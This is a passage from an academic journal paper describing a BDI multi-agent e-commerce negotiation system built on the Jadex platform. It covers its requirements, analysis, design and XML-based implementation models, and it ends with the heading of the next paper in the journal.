In the last few years, many researches in the automated negotiation and in the ABSE methodologies have been developed. In automated negotiation field, Somefun and others [16], presented a paper included a method for automated negotiation between agents for electronic transactions. They presents a novel system for selling bundles of news items, therefore customers bargain with the seller over the price and quality of the delivered goods. The advantage of the developed system is that it allows for a high degree of flexibility in the price, quality, and content of the offered bundles. The disadvantages of their work are they aren't explaining the development process of the system, and they are used agents bargaining protocol that is depend on application domain instead of using an application independent standard protocol such as CNP. In [21] Youll provided in his M.Sc. thesis a

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

method for automatic negotiation between agents in EC field using CNP, and develops an agent based E-market system. The research was depends on a mediated agent that do the communication process between the seller and buyer, and didn't depend on two negotiating agents that are working on behalf the buyers and sellers. Ghanza and others [14] presented a paper included a method for automated negotiation between intelligent agents in EC field, and develop agent based system using JADE [2] framework. The development process is presented in UML diagrams that are consistence with Object-Oriented (OO) technique instead with agent technique, therefore the developers must use its intuition to develop the system in UML and improvement it to represent agent in high level of abstraction. Additionally JADE framework aren't represent a BDI model, therefore the system is haven't mental properties. Pokahr and Braubach [4] presented a paper included a goal-oriented approach, which hides message passing details and allowing developers to concentrate on the domain aspects of protocols. This approach is based on the BDI agent model and is implemented within the Jadex agent framework. We are exploits this proposed approach, and we develop our system based on this idea, with addition of representing the high level conversation that will be converted to CNP, and to this approach in practice.

In ABSE field, Wooldridge and others [20], presented a methodology for analysing and design MAS, this methodology depended on organisational concept that illustrate the system of multiple roles, but the methodology contains two phases only, analysis and design, therefore it have a gap between the customer and developer, as well as a gap between the design and implementation, additionally, the methodology does not consist with FIPA standards and BDI model. In [9] they presented a methodology for analysing and designing MAS by using OO technique, again this methodology contains two phases, analysis and design, the same problems repeated here. In [7] they presented a methodology for analysing and design MAS, and it deals with problem of requirement, by using requirement phase in two stages, early and late requirement, however it still limit implementation of the system, as well as the methodology does not consist with FIPA standards and weakness to represent a BDI model. In [27] they presented a methodology for analysing and design MAS, and it deals with problem of implementation by using implementation phase that will convert the beliefs, goals, and plans models to programming language codes. But it limits the requirement and design of the system, the triggers of plans, capturing beliefs, and capturing dependencies.

III. JADEX PLATFORM

The Jadex platform follows BDI model. It allows programming intelligent software agents in XML and Java. To assist the interoperability of independently developed multi-agent systems, the FIPA [12] issued a set of specifications. The FIPA standard indicates an agent platform architecture, which classifies services such as agent management and directory facilitator.

Agents have beliefs in Jadex, which can be any sort of Java object and are accumulate in a Beliefbase. Goals are implicit or explicit explanations of states to be realized. To accomplish this goals the agent carries out plans, which have procedural formula coded in Java [5].

IV. THE REQUIREMENTS OF EC SYSTEMS

The most of EC systems requirements are negotiation technique, for example, a company (C1) wants to buy goods from another company (C2) owns theses goods. In one hand, company (C1) requests to buy goods at lower price, and on the other hand, company (C2) was offered goods at highest price. The negotiation process is occurs between these two companies on goods price, each company holds final price and deadline. The current price is compared with final price for both companies, if the current price is greater than or equals the final price, this would be acceptable to the company (C2), else if the current price is less than or equals the final price, this would be acceptable to the company (C1).

V. THE DEVELOPMENT PROCESS OF EC SYSTEM

The development process of this system is accomplished through four phases: requirement, analysis, design, and implementation, these phases are proposed by authors through merging it from other methodologies:

- The requirement phase includes two stages: initial and advanced requirement. In initial requirement stage, the system is presented in simple actor diagram composed of: actors, goals, tasks, resources, and dependences. The advanced requirement stage includes four steps: inserting the system actor, creating goals diagrams, creating actor diagram, and dependency analysis. The idea of this stage is exploited from Tropos [7] methodology.
- The analysis phase includes two stages: agent architecture, and system architecture. In agent architecture stage the agents, roles, beliefs, goals, and plans models are identified. In system architecture stage, the interaction diagram and Directory Facilitator (DF) model are constructed. The idea of this stage is exploited from Gaia [20] methodology.
- The design phase includes three stages: system design diagram, agent container, and communication model. The idea of this stage is exploited from MaSE [9] and MASD [1] methodology.
- The implementation phase includes the representation of models that were obtained from design phase. The idea of this stage is exploited from MASD [1] methodology.

A. Requirement Phase

When identifying the initial requirements of the system, the actors: Customer and Vender are determined in the diagram. The next step is capturing main goals to these actors, these goals are: (Purchase Goal) for Customer and (Sell Goal) for Vender, as well as capturing soft goals (Less Price) and (On Deadline) for Customer, (High Price) and (On Deadline) for Vender. And identify the resources (Amount) and (Item) that actors are needed. The initial requirements phase is simple and it will be understandable by stakeholders and end-users. Fig. 1 illustrates the simple actor diagram.

In advanced requirement phase, the first step is inserting the (System Actor) to the diagram, and rearranges the

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Figure 1. Simple actor diagram

dependencies to fit with the new actor, this step can identify the system roles to other components.

The second step is constructing goals' diagrams; this can be done in three stages:

- Decomposing of goals in (AND/OR) decomposition. In EC system, the main goals are decomposed in an AND decomposition. Fig. 2 illustrates the purchase and sell goals decomposition.




Figure 2. Purchase and sell goals decomposition

- Means-ends analysis of these goals to identify the sub goals, tasks, and resources that are needed by this goal from its start to the end.
- The contribution analysis of goals, which can identify the contribution of one goal to another in positive or negative manner. In EC system, the (Evaluate Offers) goal contributes positively to the soft goals, as well as the (Send Offers) goal. Fig. 3 depict the goals contribution.




Figure 3. Evaluate offers and send offers goals contribution

The third step of advanced requirement phase is the merging of simple actor diagram and goals diagrams to create the final actor diagram.

The fourth step is the dependencies analysis, in this step the dependencies between actors are identified through goals, tasks, and resources. This step is important to identify the priorities of tasks at system runtime, and to identify agents' beliefs and triggers that are used in the subsequent stages. Fig. 4 illustrates purchase item dependency model.

B. Analysis Phase

The first stage of analysis phase is agent architecture analyzing. In this stage the roles, agents, beliefs, goals, and

Purchase Goal Dependency	
Description:	Purchase item from vender
Depender:	Customer
Dependee:	Vender
Dependum:	Item & Service
Goal:	Purchase goal
Pre-condition:	Item is available
Post-condition:	Order fulfilment

Figure 4. Evaluate purchase item dependency model

plans models are identified. Roles can be identified through actors' behaviors in the actor diagram; the behavior can be determined through analysis of goals' paths of one actor and determine its role(s). This role(s) can then assign to its agent. In EC system two roles are identified: Buy and Sell. These roles are then modeled to describe its specifications, Fig. 5 depict the buy role model.

Buy Role	
Description:	This role represent the buying of items, that customer can play
Main Goal:	Purchase goal
Dependency:	Seller item
Activities:	Search for service, Start negotiation, Evaluate offers, Pay, Receipt, Inform
Success actions:	Inform real user & Pay
Failed actions:	Declare Failure

Figure 5. Buy role model

From these roles, two agents are identified in this system: Customer and Vender. Fig. 6 illustrates assignment the roles to these agents.




Figure 6. Assignment of the roles to agents

Agents' beliefs can be identified through the dependencies that were determined in requirement phase; this can be done by transforming of pre-post conditions to the beliefs model. Agents' goals can be identified by transforming of actor's goals within its role to the goals model. Agents' plans can be identified by transforming of goals' tasks from actor diagram to the plans diagrams. Plan diagram contains two parts: plan head, and plan body, the head contains information about this plan (i.e. name, pre-post conditions, and trigger); the body contains the activity diagram that represents the flow of tasks for this plan.

The second stage of analysis phase is system architecture analyzing, in this stage the interaction diagram and DF model are constructed. Interaction diagram represents the interaction between agents in the system, and describes the conversations between agents. This diagram can be identified by transforming the actor's dependences to high-level conversations. Fig. 7 depict the interaction diagram of EC system.

Interaction diagram can represents the first step to constructs more formal interaction between agents, therefore the developers can then convert it to one of FIPA interaction protocols such as: RP, CNP, EA, and so on.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Figure 7. Interaction diagram for EC system

The second step of system architecture analyzing, is the preparation of DF model, which describes the services that offers by one agent to others. These services can be determined by the dependencies between actors, where the actor that offer the service is the dependee actor, and the actor that requests this service is the depender actor. In EC system, two service are identified, (Sales), and (Help).

C. Design Phase

In this phase, more details to the models are added according to implementation phase specifications.

The first step of design phase is the definition of main system structure that splits it into sub-systems, and represents the relationships that are based on tasks and resources; these sub-systems are interconnected through data, control and other dependencies. Fig. 8 illustrates the main system structure of EC system. The figure represents Customer and Vender agents with its goals and tasks, and it explains how these agents are interact with each other, additionally it explains the system tasks to these agents. Main system structure can be used to capture the capabilities of agents, as well as the patterns of the system, and can be used to interact with developers, update and maintenance in future.

The second step of design phase is the construction of agent container, which contains the details of beliefs, goals, and plans models that consistence according to the agent development framework such as JADE [2], JACK [15], and Jadex [3]. Table 1, 2 and 3 illustrates the beliefs, goals, and plans models respectively. In EC system, these tables are detailed to consistence to Jadex framework requirements.

In beliefs model, belief name field represents belief name; belief type represents the type of the belief, therefore it can be static or dynamic; the purpose of belief represents the purposes that can be used by agent with this belief, storage belief to store a fact and use it during agent life cycle, achieve belief to store the fact, try to remain it the required value, and change it if is not, the maintain belief to maintain the fact of belief to specific value. These classifications are important to represent it in the implementation. The category field represents two types, one to store one fact, and set to store more than one fact. The class field represents belief class, with its initial value; finally the identifier field represents the belief name in implementation phase.

In goals model, name field represents goal name; type field represent the type of the goal, therefore it can be one of four types depending on Jadex framework classification [5]. Achieve goal denotes the fact that an agent commits itself to a certain objective and maybe tries all the possibilities to achieve its goal, query goal aims at information retrieval. To find the requested information plans are only executed when necessary. E.g. a cleaner agent could use a query goal to find out where the nearest waste bin is. Another kind is represented through a maintain goal, that has to keep the properties (its maintain condition) satisfied all the time. When the condition is not satisfied any longer, plans are invoked to re-establish a normal state. The fourth kind of goal is the perform goal, which is directly related to some kind of action one wants the agent to perform. An example for a perform goal is an agent that has to patrol at some kind of frontier. The pre-post conditions fields represent the conditions to start goal and to achieve it through goal life cycle.

The plans field represents the methods to achieve this goal; finally the identifier field represents the goal name in implementation phase.

In plans models, name field represents the plan name, type field represents the type of plan, and therefore it can be one of two types depending on Jadex framework classification [5]. The first type is called the service plan; a plan that has service nature. An instance of the plan is usually running and waits for service requests. It represents a simple way to react on service requests in a sequential manner without the need to synchronize different plan instances for the same plan. The second type is called the passive plan. This type can be found in all other procedural reasoning systems. Usually, the passive plan is only run when it has a task to achieve. For this kind of plan, triggering events and goals should be specified to let the agent know what kinds of events the plan can handle. When an agent receives an event, the candidate plan(s) should be selected and instantiated for execution. The pre-post conditions fields represent the conditions to start plan and to achieve it through executing this plan. Success and failed procedures fields represent the actions that occur if it happened. Trigger field represents the event that when plan is executed. Finally the activity diagram in model represents the flow of task of this plan.

The third step of design phase is the preparation of communication model, which describes in detail the possible interactions between agents; this can be done by transforming the interaction diagram into CNP.

D. Implemintation Phase

This phase includes the conversion of models that were obtained from design phase according to the development framework. In this EC system the models were constructed according to the Jadex platform, which contains two steps: the first is the construction of Agent Description File (ADF) that contains all descriptions of one specific agent, the second is the construction of Java classes for all agents' plans.

1) Constructing ADF File: The first step of implementation is the construction of ADF file. This can be done by transforming agent container to ADF file. The following steps show how configuring the ADF file for Customer agent only:

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Figure 8. main system structure of EC system

Table 1. Beliefs model

Belief Name	Type	Purpose	Identifier	Class	Initial Value	Category
Customer Name	Static	Storage	customerName	String	Customer01	One
Vender Name	Dynamic	Storage	vanderName	String	Vender01	Set
The item was interred	Dynamic	Storage	orderAdded	Boolean	False	One
Request Sent	Dynamic	Storage	requestSent	Boolean	False	One
Offer Sent	Dynamic	Storage	offerSent	Boolean	False	One
Accept offer	Dynamic	Storage	acceptOffer	Boolean	False	One
Order fulfilment	Dynamic	Achieve	doneState	Boolean	False	One
The amount was paid	Dynamic	Storage	moneyPaid	Boolean	False	One
Real user was notified	Dynamic	Storage	rcNotified	Boolean	False	One
Negotiation record	Dynamic	Storage	Reports	Report	Null	Set
Service	Dynamic	Storage	dfServiceName	String	Sales	One

Table 2. Goals model

Goal Name	Type	Identifier	Precondition	Postcondition	Plans
Purchase goal	Achieve	purchaseGoal	Item is available	Order fulfilment	Purchase
DF search	Achieve	dfSearchGoal	The item was interred	• The service was founded • The service is not founded	DF search
Start negotiation	Achieve	cnpStart	The service was founded	Request Sent	Evaluate offers
Evaluate offers	Query	evaluate Offers	Offer Sent	• Accept offer • Reject offer	• Evaluate offers • Reply
Payment	Achieve	payGoal	Order fulfilment	• The amount was paid • The amount is not paid	Credit Card
Notify user	Achieve	notifyGoal	Order fulfilment	Real user was notified	• Report price • Report date • Payment method

Table 3. Plan model

Plan Name	Purchase
Goal Name	Purchase Goal
Identifier	PurchasePlan
Type	Passive
Precondition	The item was interred & Item is available
Postcondition	Order fulfillment
Plan Success Procedures	Real user was notified & Payment
Plan Failure Procedures	Report failure
Trigger Name	Purchase Goal
Plan Body	(The Activity Diagram Place Here)

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

- File Configuration: ADF file is configured by using any XML editor, the file name is the same as agent name such as: Customer.agent.xml. Agent definition is written under the root element <agent>, this element contains the XML schema location for Jadex platform to be verified, in addition the package name that contains path of files location that are needed by agent. The following XML code shows a description of the <agent> element.

```
<?xml version="1.0" encoding="UTF-8"?>
                    <!-- Customer Agent Definition-->
        <agent xmlns="http://jadex.sourceforge.net/jadex-bdi"
          xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
           xsi:schemaLocation="http://jadex.sourceforge.net/jadex-bdi
                              http://jadex.sourceforge.net/jadex-bdi-2.0.xsd"
      name="Customer"
       package="eCommerce.Customer">
```

- Beliefs Representation: All agents' beliefs are written under <beliefs> element, which contains two children elements: the first is <belief> which contains child element named <fact> that stores one fact; this is the category (one) in the belief model. The second element <beliefset> which contains child element named <facts> that stores more than one facts; this is the category (set) in the belief model. In addition, these elements have some attributes such as belief name and class. The developers can use the attributes in the beliefs model to convert it to these XML code. The following snippet XML code illustrates Customer agent's beliefs that were transformed from beliefs model:

```
<<!-- Customer Agent Beliefs -->
<beliefs>
  <belief name="customerName" class="String">
          <fact>"Customer01"</fact>
  </belief>
  <belief name="venderName" class="String">
          <fact>"Vender01"</fact>
  </belief>
  <belief name="ordersAdded" class="boolean">
          <fact>false</fact>
 </belief>
 <belief name="openState" class="boolean">
          <fact>false</fact>
    .
    .
    .
<belief name="dfServiceName" class="String" argument="true">
                    <fact>"Sales"</fact>
          </belief>
</beliefs>
```

- Goals Representation: All agents goals are written under <goals> element, which contains four children elements: <achievegoal>, <performgoal>, <querygoal>, and <maintaingoal>. Every one element represents one goal type that is showed in goals model. These elements have important attributes such as goal name, pre -post conditions, and other important parameters. The developers can use the attributes in the goals model to convert it to these XML code. The following snippet XML code illustrates Customer agent's goals that were transformed from goals model:

```
<goals>
   <achievegoal name="buyGoal" recur="true" recurdelay="1000">
          <parameter name="order" class="Order">
                    <value>$order</value>
          </parameter>
<unique/>

 <creationcondition language="jcl">
                $beliefbase.openState==true
          </creationcondition>
          <targetcondition language="jcl">
             $beliefbase.doneState==true
          </targetcondition>
  </achievegoal>
        .
        .
        .
  <achievegoal name="notifyGoal">
       <parameter name="notifyMessage" class="String" />
       <creationcondition language="jcl">
                $beliefbase.doneState==true
       </creationcondition>
       <targetcondition language="jcl">
                $beliefbase.rcNotified==true
       </targetcondition>
  </achievegoal>
</goals>
```

- Plans Representation: Plans consist of two parts, head and body, the head part is transformed to ADF file, whereas plan body is transformed to Java class file. The plan head is written in ADF file to represent all agents' plans under <plans> element that contains one child element <plan> which represents one plan. This element contains some attribute such as plan name, trigger, and body. The developers can use the attributes in the plans models to convert it to these XML code. The following snippet XML code illustrates Customer agent plans:

```
<!-- Customer Agent Plans -->
<plans>
     <plan name="purchasePlan">
          <parameter name="order" class="Order">
                <goalmapping ref="purchaseGoal.order"/>
          </parameter>
          <body class="PurchasePlan" />
                <trigger>
                     <goal ref="purchaseGoal"/>
                </trigger>
     </plan>
        .
        .
        .
      <plan name="payPlan">
          <parameter name="order" class="Order">
                <goalmapping ref="purchaseGoal.order"/>
          </parameter>
          <body class="CreditCard" />
               <trigger>
                    <goal ref="payGoal" />
               </trigger>
       </plan>
</plans>
```

1) Constructing of Plans' Bodies: After the configuration of ADF file, the second step is the conversion of plan's bodies to Java classes, this can be done by transforming the activity diagrams to Java code, and every Java class was stored in a separate file with the same name of its plan. These classes can be called from plans section in ADF file when the specific plan are triggered, and it's pre-condition is true.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

VI. RUNNING THE EC SYSTEM

After running the system, the Vender agent Graphical User Interface (GUI) was appeared; the seller should input the service name, and items information that they wish to sell. In other computers at the network that should have the system, the customers' searches for available services, selects the service name after running the system and select item name with price details that they wish to purchase it form a list of offered items that appears in the Customer GUI. After choosing the item from the list, the details of negotiation process will be presented in these two GUIs. At order fulfillment, the details of this order will be saved in a SQL-server database to be printed as bill of the sale and delivered with item to the customer to sign it. The customer can pay the cost price cash or online by credit card by transforming the amount through web page that well appeared. Fig. 9 illustrates the Vender agent GUI during the negotiation process, whereas Fig. 10 illustrates the Customer agent GUI.

VII. CONCLUSION AND FUTURE WORKS

Through the designing and implementation of this system, it was concluded that the using of agent technique in the system development is more important than using a traditional object oriented technique, as well as, the using of interaction protocols (i.e. CNP), is more important than writing an agent messages from scratch. Therefore the system that was developed obtaining the following characteristics:

- The ability to work independently in most stages.
- The automated negotiation between agents in the system until reaching the agreement or failure.
- The ability to work in distributed environment.
- The process of saving and retrieving data is automatically to and from the database.

As well as through using the developing phases that we are proposing it by merging multiple ABSE methodologies, it was concluded that the development process of the system has following characteristics:

- Covering the early requirement of system.
- Representing the BDI architecture, as well as the FIPA specifications.
- The clarity and simplicity by using beliefs, goals, plans, services, and interaction models.
- The transformation of communication model to one of interaction protocols.
- Represent the whole structure of the system, this can be useful by using patterns, upgrade, and maintain the system.
- Ease of implementation through transforming design models.

The future works that have been required to upgrade this system are:

- Develop an application that can generate XML code automatically from design models.
- Development of system security, especially for agent's beliefs, because they contains item information, (i.e. Final Price).
- Upgrade the system so it can work over the Internet through using of web application techniques such as Java Server Pages (JSP) language and Servlet technique.

Acknowledgements

We would like to thank Dr. Lars Braubach and Dr. Alexander Pokahr from Computer Science Department, University of Hamburg, for providing support and material related to educational research, in addition to their valuable feedback as tutors in Jadex platform, as well as their instructions to using Jadex commands.

REFERENCES

[1] Abdelaziz, T., Elammari, M., Branki, C., "MASD: Towards a Comprehensive Multi-agent System Development Methodology" Springer-Verlag Berlin Heidelberg, PP. 108–117, 2008.

[2] Bellifemine, F., Poggi, A., Rimassa, G., "JADE - A FIPA-compliant Agent Framework", *Proceedings of PAAM'99, London*, PP.97-108, 1999.

[3] Braubach, L., Pokahr, A. and Lamersdorf W., "Jadex: A Short Overview", *Main Conference Net.ObjectDays*, Germany, PP.195–207, 2004.

[4] Braubach, L., Pokahr, A., "Goal-Oriented Interaction Protocols", *In Proceedings of the 5th German conference on Multiagent, (MATES '07)*, Berlin, Heidelberg, PP. 85-97, 2007.

[5] Braubach, L., Pokahr, A., 2011, "BDI User Guide". [Online]. Available In: http://jadex-agents.informatik.uni-hamburg.de/xwiki/bin/view /BDI+User+Guide

[6] Brazier, F., et al., "Modeling Internal Dynamic Behavior of BDI Agents", *the Hong Kong Institute of Education*, PP. 339-361, 1995.

[7] Bresciani, P., Giorgini, P., Hiunchiglia, F., Mylopoulos, J., Perini, A., "TROPOS: An Agent-Oriented Software Development Methodology", Technical Report #DIT-02-0015, AAMAS Journal, 2002.

[8] Chalmers, S., "BDI Agents & Constraint Logic", *AISB Journal Special Issue on Agent Technology*, Vol. 1, No. 1, 2001.

[9] DeLoach, A., "Multiagent Systems Engineering: A Methodology and Language for Designing Agent Systems", In Agent-Oriented Information Systems '99 (AOIS'99), Seattle WA, 1998.

[10] Erol K., Lang J., Levy R., "Designing Agents from Reusable Components", *In Proc. of the fourth international conference on Autonomous agents*, Berlin, PP. 76–77, 2000.

[11] Fatima, S., Wooldridge, M., and Jennings, N., "Optimal Negotiation of Multiple Issues in Incomplete Information Settings", *proc. 3rd Int'l. Conf. (AAMAS-04)*, PP. 1080-1089, 2004.

[12] Foundation for Intelligent Physical Agents, 2002, The FIPA website. [Online]. Available: http://www.fipa.org.

[13] Foundation for Intelligent Physical Agents, 2002, FIPA Contract Net Interaction Protocol Specification. Document number SC00029H. *Geneva, Switzerland*. 9 p.

[14] Ganzha, M., et al.,"JADE Based Multi-Agent E-Commerce Environment: Initial Implementation", *in: Analele Universit˙a¸tii din*, Vol. XLII, PP. 79–100, 2005.

[15] Howden, N., Rnnquist, R., Hodgson, A., Lucas, A., "JACK Intelligent Agents", Summary of an Agent Infrastructure, *5th International Conference on Autonomous Agents*, 2001.

[16] Somefun, K., et al.,"Automated Negotiation and Bundling of Information Goods", *In Proceedings of Automated Negotiation and Bundling of Information*, PP. 1-17, 2003.

[17] Tolle, K., Chen, H., "*Intelligent software agents for electronic commerce*", Handbook on Electronic Commerce. Springer, Berlin, Ch 17, PP 365-382, 2000.




Figure 9. Vender agent GUI




Figure 10. Customer agent GUI

[18] Weiss, G., Multiagent Systems: A Modern Approach to Distributed Artificial Intelligence, MIT Press, Massachusetts, USA. 1999.

[19] Wooldridge, M., Jennings, N. R., "Intelligent agents: Theory and practice", *Knowledge Engineering Review*, Vol. 10, No. 2, PP. 115–152, 1995.

[20] Wooldridge, M., Jennings, N., Kinny, D., "The Gaia Methodology for Agent-Oriented Analysis and Design", *Autonomous Agents and Multi-Agent Systems*, Vol. 3, PP. 285-312, 2000.

[21] Youll, E., "Peer to Peer Transactions in Agent-mediated Electronic Commerce", M.Sc. thesis, *MIT*, Cambridge, 2001.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

An Analysis and Comparison of Multi-Hop Ad-Hoc wireless Routing Protocols for Mobile Node

S.Tamilarasan
Associate Professor, Department of Information Technology,
Loyola Institute of Technology and Management (LITAM),
Settanapalli-Mandal, Guntur, AP. India.
stamilarasan74@rediffmail.com

